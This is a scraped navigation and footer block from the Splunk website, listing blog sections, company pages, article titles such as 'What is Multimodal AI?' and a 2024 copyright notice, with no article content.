Splunk Blogs	Security	DevOps	Artificial Intelligence	Platform	Leadership	Partners	.conf
Careers	Pricing						
Global Impact					What is Multimodal AI?	Contact Support	
How Splunk Compares					An Introduction to Distributed Systems		
Leadership					Data Lake vs Data Warehouse	USER REVIEWS	
Newsroom					What is Business Impact Analysis?	Gartner Peer Insights™	
Partners					Risk Management Frameworks Explained	PeerSpot	
Perspectives by Splunk					CVE: Common Vulnerabilities and Exposures	TrustRadius	
Splunk Policy Positions							
Splunk Protects						SPLUNK MOBILE	
Splunk Ventures							
Supplier Central							
Why Splunk?							



© 2005 - 2024 Splunk LLC All rights reserved.

[Legal](#) [Patents](#) [Privacy](#) [Sitemap](#) [Website Terms of Use](#)